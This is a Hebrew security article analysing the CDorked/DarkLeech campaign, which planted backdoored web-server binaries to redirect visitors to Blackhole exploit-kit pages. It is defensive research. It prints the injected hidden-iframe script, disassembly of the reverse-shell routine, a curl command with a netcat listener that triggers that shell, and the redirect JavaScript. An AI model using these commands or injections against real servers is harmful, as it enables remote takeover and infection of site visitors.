



מי אתה CDorked / DarkLeech?

מאת אפיק קסטיאל / cp77fk4r

הקדמה

מי שעוקב אחרי בלוגים של חברות אנטי-וירוס יכול לראות מגמה עולה של דיווחים אודות קמפיין זדוני חדש בשם CDorked או DarkLeech או Chapro (תלוי באיזה בלוגים אתם קוראים...). נכון לכתיבת שורות אלו, המחקר, שמובילים אותו צוות רציני ב-ESET, עדיין בעיצומו, ולמרות שחלקים רבים מהקמפיין נחשפו ישנן עדיין שאלות רבות שטרם מצאו להן תשובות.

הכל התחיל אי שם בקליפורניה...

הכל התחיל בחברה קליפורנית קטנה בשם [Sucuri](#), חברה שעוסקת ב-"Website Malware Monitoring", שבעלת מוצר בשם SiteCheck וחלק מהתחזוקה של המוצר הוא ליצור חתימות לטובת זיהוי מזיקים בין דפי האתר. במסגרת תחזוקה זו, ובמסגרת מחקרים נוספים החברה עומדת בקשרים עם חברות אנטי-וירוס שונות.

ב-26 לאפריל השנה, פרסם דניאל סיד, ה-CTO של Sucuri, פוסט [בבלוג של החברה](#) עם הכותרת: "[Apache Binary Backdoors on Cpanel-based servers](#)".

מדובר היה בזיהוי של מפגע בשם Darkleech, שעד כה תועד רק בשרתי Apache שעליהם מותקנת מערכת לניהול מסוג cPanel. גם בפוסט של Sucuri וגם בבלוגים של חוקרים נוספים, לא הובן כיצד התוקפים הצליחו להשיג גישה לשרת, אך בגלל המכנה המשותף שהיה לכלל השרתים הפרוצים - מערכת cPanel - נראה היה כי לתוקפים קיימת חולשת Oday במערכת ודרכה השיגו גישה לאותם השרתים. לאחר ש-Darkleech הותקן במערכת, הוא היה מוסיף מודולים לשרת ה-Apache בשמות כדוגמת:

- mod_sec2_config.so
- mod_pool_log.so
- mod_chart_proxy.so
- mod_local_log.so
- mod_build_cache.so



שונות, דוגמא לקוד המוזרק באמצעות Darkleech באדיבות הבלוג "Malwaremustdie":

[illegible]

[במקור: <http://malwaremustdie.blogspot.co.il/2013/03/the-evil-came-back-darkleechs-apache.html>]

```

9455 <BODY>+
9456 <div id="fb-root"></div>+
9457 <script>(function(d, s, id) {+
9458   var js, fjs = d.getElementsByTagName(s)[0];+
9459   if (d.getElementById(id)) return;+
9460   js = d.createElement(s); js.id = id;+
9461   js.src = "//connect.facebook.net/ja_JP/all.js#xfbml=1";+
9462   fjs.parentNode.insertBefore(js, fjs);+
9463 })(document, 'script', 'facebook-jssdk');</script><style>.i6s7iw { position: abso
lute; left: -1752px; top: -1482px; }</style><div class="i6s7iw"><iframe src="http:
//129.121.99.242/5b204563a4537ba4fad36b8c9715706d/q.php" width="355" height="347
"></iframe></div>+
9464 +

```

[במקור: <http://malwaremustdie.blogspot.co.il/2013/03/the-evil-came-back-darkleechs-apache.html>]

בהתחלה נראה כי המתקפה הייתה דווקא על אתרים מבוססי cPanel ודרך שם השפיעו על שרת ה-Apache, אך באמצעות מעקב שביצעו Sucuri ניתן היה להבין כי התוקפים התקדמו שלב ובמקום להוסיף מודולים שונים ל-Apache, הם ממש החליפו את הבינארי של ה-Apache (את ה-httpd עצמו) בבינארי של שרת Apache מקורי אך עם שינויים זדוניים.

המטרה

כאמור, הבינארי החדש שנשתל במקום הבינארי המקורי של שרת ה-Apache כלל שינויים שונים, ביניהם Sucuri איתרו את השינוי הבא:

הבינארי החדש של ה-httpd לא משנה כלום בקוד בנראות האתר, בפונקציונאליות או בקוד עצמו, אבל פעם ביום, לכל כתובת IP שניגשת לאתר (לאו דווקא בפעם הראשונה שהיא ניגשת לאתר), הקוד מוסיף לקוד המקורי של עמוד האתר קוד שמפנה את הגולש לאחת מהכתובות הביניים הבאות:

- <http://893111632ce77ff9.aliz.co.kr/index.php> (62.212.130.115)
- <http://894651446c103f0e.after1201.com> (62.212.130.115)
- <http://328aaaf8978cc492.ajintech.co.kr> (62.212.130.115)
- <http://23024b407634252a.ajaxstudy.net> (62.212.130.115)
- <http://cdb9156b281f7b01.ajulec.co.kr> (62.212.130.115)
- <http://894651446c103f0e.after1201.com> (62.212.130.115)

אותם אתרי ביניים מפנים לכתובות בסגנון הבא:

<http://dcb84fc82e1f7b01.alarm-gsm.be/index.php?j=base64str>

ואותם אתרים מחזירים הפניה לאתרים עם חבילת ההדבקה Blackhole Exploit kit על מנת להדביק את המשתמש. בפעם הבאה שניגש לאותן כתובות נופנה לאתרי זבל (בדרך כלל - לפי Sucuri - לאתרי פורנו), הטריק של שימוש באתרי ביניים מאפשר ליוזמי הקמפיין להגן על השרתים העיקריים שלהם - השרתים עם החולשות.


כאן עלו שתי שאלות של-Sucuri לא היו עדיין תשובות ברורות:

- איך אותם התוקפים הצליחו להשיג גישה לשרתים?
- מדי פעם, בוצעו הפניות לאתרים לגיטימיים כגון ajaxstudy.net. עד אז לא היה בטוח מה העניין.

בדו"ח שכתבו שני חוקרים ראשיים בצוות המחקר של ESET הם כתבו:

"דבר אחד היה בטוח, הוירוס הזה הוא הינו תולעת, הוא לא מתפשט בעצמו, הוא אינו כולל חולשה לשום מערכת, הוא דלת אחורית שאותם תוקפים התקינו על מנת לשמור גישה לאותם שרתים פרוצים." - נתון זה נכון עדיין לכתיבת שורות אלו.

בשלב זה, Sucuri העבירו את הממצאים שלהם לחברת האנטי-וירוס ESET, והתחילו לעבוד בצורה משותפת.



ESET נכנסת למשחק

לאחר זמן, ומחקר של ESET, התגלה כי לא רק בינארים של שרתי Apache הוחלפו, אלא גם בינארים של שרתי HTTP נוספים שונו: Nginx ו-Lighttpd. לפי הפרסומים של <http://w3techs.com>, Apache, Nginx ו-Lighttpd חולשים על 78.8 אחוז משרתי ה-HTTP בעולם. כאן גם עלו החשדות כי לאותם תוקפים היתה גישה למספר שרתי DNS שבעזרתם הם הצליחו לשבש חלק מהחקירות.

במהלך המחקר התגלו עובדות נוספות:


- אותם תוקפים, מפעילים את אותו הקמפיין כבר מדצמבר 2012.
- החוקרים של ESET גילו מעל 400 שרתים בהם הוחלף הבינארי של שרת ה-httpd, וכי 50 מהם הופיעו ברשימות 100,000 האתרים עם התעבורה הגבוהה ביותר באינטרנט! (על פי הרשימות של הארגון Alexa).

בנוסף, התגלו עובדות נוספות שתפקידן ככל הנראה היה או למקד את המתקפות לקורבנות ספציפיים או להגביל את קצב ההדבקות על מנת להשאר מתחת לרדאר של חברות האנטי-וירוס:


- גולשים ששפת הדפדפן מופיעו בטבלה לא נתקפו:
- **ja** - Japanese
- **jp** - country code for Japan
- **fi** - Finnish
- **ru** - Russian
- **uk** - Ukrainian
- **be** - Belarusian
- **kk** - Kazakh
- **zn** - קיצור לשפה שלא באמת קיימת

- הייתה קיימת רשימת טווח IP שלא היו מושפעים מאותם שינויים, מי שגלש מהטווחים שברשימה לא נתקף כלל.
- בתקופות ספציפיות, נראה כי חלק מהקמפיין ניסה לתקוף גם משתמשי iPad ו- iPhone, אך מהמחקר שביצעו ESET נראה כי אותם גולשים לא הופנו לאתרים המספקים חולשות אלא רק לאתרים עם תכנים פורנוגרפיים בלבד.


כאמור, נראה כי התוקפים הגבילו את קצב ההדבקה שלהם על מנת להשאר מתחת לרדאר של חברות האנטי-וירוס ושל ספקיות האינטרנט, למרות כל ההגבלות, מסטטיסטיקאות שנאספו בשטח, ניתן לראות כי קצב ההדבקות הגיע אף לאלפים ביום:



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image011.png>]



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image013.png>]



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image015.png>]

מי אתה? DarkLeech / CDorked

www.DigitalWhisper.co.il

את הסטטיסטיקה, החוקרים הצליחו להשיג מפני שכל שרת היה שומר, עבור כל כתובת IP שהוא הפנה, את התאריך האחרון שבו הוא ביצע את ההפניה (על מנת שלא להדביק אותו שנית באותו היום), וכך, על ידי Dump לשרת, ניתן היה להבין את כמות ההפניות.

אחד הכיוונים שהובילו את המחשבה של החוקרים בקשר לשאלות שנשארו פתוחות - נפסל. במהלך החקירה החוקרים של ESET ושל Sucuri היו בטוחים כי בידיים של התוקפים קיימת חולשה למערכות cPanel ובעזרתה הם היו מגיעים לשרתים, אך ככל שהתגלו עוד ועוד שרתים, נמצאו גם שרתים שמעולם לא הותקנה עליהם המערכת הזו - הבינו כי מדובר בכיוון אחר.

בהמשך התגלו שינויים נוספים שבוצעו בבינארי:

- שינוי נוסף היה אפשרות של השגת Reverse Shell על השרתים בהם הוחלף הבינארי. מהדו"ח של ESET ניתן לראות את החלקים בקוד שאחראים לפונקציה זו בכל אחד משרתי ה-HTTP שנתקפו כחלק מהקמפיין:

```

lea     rsi, [rsp+var_40+delim] ; delim
lea     rdi, [r12+rax] ; s
call    _strtok
mov     rdi, rax ; name
call    resolve
lea     rsi, [rsp+98h+delim] ; delim
xor     edi, edi ; s
mov     r12, rax
call    _strtok
lea     rdx, [rsp+98h+var_40+4]
mov     rdi, rax
mov     esi, (offset aU_U_U+9)
xor     eax, eax
call    __isoc99_sscanf
cmp     eax, 1
jnz     short loc_410E5C

movzx   esi, word ptr [rsp+98h+var_40+4]
mov     rdi, r12 ; remote_address
ror     si, 8
movzx   esi, si ; port
call    connect_back
mov     rbp, [rbx+400h]
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image001.png>]

```

call    _strtok
mov     rdi, rax ; name
call    sub_432120
lea     rsi, [rsp+2128h+delim] ; delim
xor     edi, edi ; s
mov     r13, rax
call    _strtok
lea     rdx, [rsp+2128h+var_40+4]
mov     rdi, rax ; s
mov     esi, (offset aU_U_U+9) ; format
xor     eax, eax
call    __sscanf
cmp     eax, 1
jnz     loc_4323CB


movzx   esi, word ptr [rsp+2128h+var_40+4]
mov     rdi, r13 ; remote_address
ror     si, 8
movzx   esi, si ; port
call    connect_back

mov     ecx, eax
mov     [rsi+20h], rbp
mov     qword ptr [rsi]
shr     ecx, 10h
test    eax, 8080h
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image003.png>]

מי אתה? CDorked / DarkLeech

www.DigitalWhisper.co.il



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image005.png>]

כמו שאפשר לראות - הקוד של ה-Backdoor עצמו זהה בכל שלושת השרתים, אך הפתרון שנתפר לכל אחד מהבינארים היה שונה, כך שנתפרו פתרונות לשלוש גרסאות שונות. על מנת לקבל את ה-Reverse Shell, יש לשלוח בקשת HTTP GET מסויימת, על הבקשה לכלול מספר פרמטרים, ביניהם: נתיב לעמוד ספציפי שנקבע מראש ו-"סיסמה" - על הלקוח לספק מפתח המשתמש מעין "סיסמה", אותה הסיסמה נוצרת ע"י XOR של ארבעה בתים מכתובת ה-IP של הלקוח. החוקרים של ESET גילו כי אם בבקשה הם מוסיפים את Headers כגון X-Real-IP ו-X-Forwarded-For, הערך שלהם ידרוס את כתובת ה-IP שאתה התחבר הלקוח. דוגמא לחיבור בעזרת CURL:

```

$ nc -l 4444
ok
$ ls
ls
bin    home    lib64    opt    sbin    tmp    vmlinuz.old
boot  initrd.img  lost+found  proc  selinux  usr
dev    initrd.img.old  media    root  srv    var
etc    lib    mnt    run    sys    vmlinuz

$ id -a
id -a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

$ curl -H "X-Real-IP: 213.201.3.2" -i -s http://192.168.56.101:8080/?$(python -c 'print "GET_BACK;192.168.56.1;4444".encode("hex")')
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/04/cdork4.png>]

- לתפעול ועדכון הנתונים הקשורים לקמפיין, כגון:

מכתובת ה-IP המקורית שאליה היא הייתה מפנה בדרך כלל.

על השרת ולהקטין את כמות העקבות במקרה של חקירה.

החוקיות נראת כך, כל בקשת DNS בנוייה באופן הבא:

```
<number(s), a, b or c><letters>.<tld>
```

כאשר נשלחת בקשת DNS ל-Subdomain היא תהיה באורך 16 תווים הקסדצימאליים. לדוגמא:

510004268b47d05b.7-domain.com

לאחר מכן, שרת ה-DNS קורא את הבקשה ויוצר את כתובת ה-IP בעזרת כל התווים הזוגיים של הבקשה:

510004268b47d05b.7-domain.com

```
└─┬→1046b70b : chained XOR encoded response IP  
   └─┬→500284d5 : key? expiration date?
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image017.png>]



על ידי האלגוריתם הבא:

```
byte[] = { 16, 70, 183, 11 } // From the hex string
seed = 49 // This seed changes, we have not yet found where it comes from
ip[0] = seed ^ byte[0] // 33
ip[1] = byte[0] ^ byte[1] // 86
ip[2] = byte[1] ^ byte[2] // 241
ip[3] = byte[2] ^ byte[3] // 188
//This gives us a response with IP 188.241.86.33
```

מהאלגוריתם עצמו, ניתן לראות בוודאות שלתוקפים יש גישה גם לשרתי ה-DNS ובסבירות גבוהה הם החליפו גם את הבינארים שלהם. בדו"ח של ESET, הם כותבים כי בעזרת Sucuri הם הצליחו להשיג Dump (תמונת זיכרון של תהליך) של ה-Shared Memory של הבינארי הזדוני. ולפיו ניתן להבין בקלות על פי אילו נתונים אותו קמפיין מפנה את הגולשים:

```
Redirect url (L1) list (1 entries)
<*:5,15,100;http://c877bdf132d069cc.0...om/index.php?makl_wq=n...q&time=130502143...07222&src=...1>
Geo check (redirected if in list) (L2) list (18831 entries)
(not printed)
User-agent (redirected if in list) (L3) list (7 entries)
<*:MSIE 7*Windows NT 5.1*>
<*:MSIE 8*Windows NT 5.1*>
<*:Windows NT 5.1*Firefox*>
<*:MSIE *Windows NT 6*>
<*:Windows NT 6*Firefox*>
<*:iPhone*>
<*:iPad*>
User-agent (not_redirected if in list) (L4) list (11 entries)
<*:bot*>
<*:linux*>
<*:Ubuntu*>
<*:Nokia*>
<*:N_0_K_I_A*>
<*:Symbian OS*>
<*:X11*>
<*:opera*>
<*:chrom*>
<*:googl*>
<*:gentoo*>
Referer (redirected if in list) L5 list (0 entries)
Blacklist ip list (L6) list (2296 entries)
(not printed)
URL list exclusion (L7) list (2 entries)
<*:support*>
<*:robots.txt*>
Subnet list (not_redirected if in list) (L8) list (23915 entries)
(not printed)
Language check (not_redirected if in list) (L9) list (8 entries)
<*:jp*>
<*:fi*>
<*:ja*>
<*:zn*>
<*:ru*>
<*:uk*>
<*:be*>
<*:kk*>
URL list inclusion (LA) list (0 entries)
Last redirection (not_redirected if in list and time < 48h) list (1872 entries)
(not printed)
:
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image007.png>]

מי אתה? CDorked / DarkLeech

www.DigitalWhisper.co.il



ניתן לראות כי הנתונים על-פיהם מופנים הגולשים הם:

- מיקום (Geolocation).
- סוג דפדפן (על פי User-Agent).
- שדה ה-Referer (מקור הבקשה).
- כתובת IP / טווח IP.
- שפת דפדפן (Accept-Language).

תהליך ההדבקה

ההפניה עצמה מתבצעת במספר שלבים. בתחילה, מתבצעת בדיקה האם הגולש עומד בקריטריונים של ההפניה - במידה וכן הוא מקבל הפניה לעמוד הנראה כך:

```
Ljroujxv=isiuzv&time=1305022208-  
2007115935&src=141&surl=somedomain.com&sport=80&key=ED143377&suri=/tr/ze  
ki.htm.
```

אותו עמוד כולל Javascript הנראה כך:


```
var iflag = "0"; if (top!=self) { iflag = "1";  
var b64str = "MTQxNDExMzA1MDIyMjQ4M...luLmNvbS9zb3J0LnBocA==";  
setTimeout ( function() { location.replace( "http://ae334b05c4249f38" +  
iflag + b64dec(b64str) ); }, 280);
```

את ה-URL הבא, מרכיבים שלושה חלקים: חלק ראשון המכונה "Initial subdomain". מרכיב בשם "iflag" (משתנה בין 0 ל-1 אם ההפניה היא החלון הראשי בדפדפן או חלק מ-IFrame, מה שיגרום לשרת לדחות את הבקשה), ואז מחרוזת ב-Base64 המכילה URL בסגנון הבא:

```
1414113050222483098587bcf02fc1731aade45f74550b.somedomain.com/sort.php
```

החלק הבא, שטרם הובן במלואו, אך חלקים ממנו כוללים מידע ספציפי אודות ההפניה עצמה. הבקשה עצמה מתבצעת אל עמוד בשם sort.php, חלק מהקוד שלו (פורסם בבלוג של ESET), זה שאחראי על ההפניה, נראה כך:

```
function gotime() { xflag=false;  
top.location.replace(b64dec("aHR0cDovL2F1MzM0YjA1YzQyNDlmM...  
...cD94PTEzNyZ0PXRpbWVvdXQ="));  
var timer=setTimeout("gotime()", 21000);  
var ewq;  
ewq=document.createElement("span");  
ewq.innerHTML=b64dec("PGlmcmFtZSBzcmM9Im...1lPjxicj4=");  
setTimeout(function() {  
document.body.insertBefore(ewq,document.body.lastChild); }, 504);  
aHr...XQ= : hxxp://ae334b05c4249f38014141130...
```



```
...50222483098587bcf02fc1731aade45f74550b.somedomain.com/exit.php?x=137&t=timeout
```

הקוד עצמו מפנה בסופו של דבר עמוד נוסף בשם exit.php, ולאחר שעובר timeout שנקבע מראש, מפנה לעמוד פורנוגרפי.

בסופו של דבר, עם כלל השלבים עברו בהצלחה, עמוד ה-exit.php יגרום לדפדפן לפנות אל שרת שעליו מותקנת חבילת ההדבקה BlackHole. כאן, אם הגולש יודבק בוירוס או לא תלוי בעד כמה הדפדפן / פלאש / ג'אווה שלו מעודכנים, ואילו חולשות קיימות בחבילת ההדבקה.

השימוש ב-sort.php וב-URL מוכרים כגון "/info/last/" מאפשר לדעת כי הקמפיין משתמש ב-BlackHole בגרסה 4.

איך אפשר לעזור?

כמו שניתן לראות, חלקים רבים מהקמפיין נחקרו ותפקידם ידוע, אך עם זאת, עדיין קיימים רבדים שלמים שעדיין אין להם הסבר ושאלות מרכזיות נשארו ללא תשובה. נכון לכתיבת שורות אלו, החוקרים של ESET, של Sucuri ושל חברות אבטחה רבות (כגון Cisco), עדיין מנסים להשלים את הפאזל.

כיצד ניתן לעזור? החוקרים של ESET פרסמו קוד ב-C, שתפקידו לאתר המצאות של cdorked על המערכת. את הקוד ניתן להשיג מהקישור הבא:


http://www.welivesecurity.com/wp-content/uploads/2013/04/dump_cdorked_config.c

על מנת לקמפל יש לשמור את הקובץ בשם "dump_cdorked_config.c" ולהריץ:

```
gcc -o dump_cdorked_config dump_cdorked_config.c
```

אם אתם בעלים של שרת HTTP מסוג Apache, Nginx ו-Lighttpd, תרגישו חופשי לבדוק את השרת שלכם ולדווח ל-ESET דרך שליחת הקובץ הבינארי לכתובת האימייל:

leveille@eset.com



מקורות וקישורים לקריאה נוספת

- <http://www.welivesecurity.com/2013/05/07/linuxcdorked-malware-lighttpd-and-nginx-web-servers-also-affected>
- <http://blog.sucuri.net/2013/04/apache-binary-backdoors-on-cpanel-based-servers.html>
- <http://blogs.cisco.com/security/possible-exploit-vector-for-darkleech-compromises>
- <http://blogs.cisco.com/security/linuxcdorked-facts>
- <http://www.seculert.com/blog/2013/05/linux-cdorked-malware-attacking-some-of-the-worlds-top-web-servers.html>
- <http://threatpost.com/hacked-dns-servers-used-in-linuxcdorked-malware-campaign>
- <http://malwaremustdie.blogspot.co.il/2013/03/the-evil-came-back-darkleechs-apache.html>
- <http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites>
- <http://www.infosecurity-magazine.com/view/31641/darkleech-infects-20000-websites-in-just-a-few-weeks>
- http://www.symantec.com/security_response/writeup.jsp?docid=2012-122012-3441-99
- <http://contagiodump.blogspot.co.il/2012/12/dec-2012-linuxchapro-trojan-apache.html>
- <http://www.welivesecurity.com/2012/12/18/malicious-apache-module-used-for-content-injection-linuxchapro-a>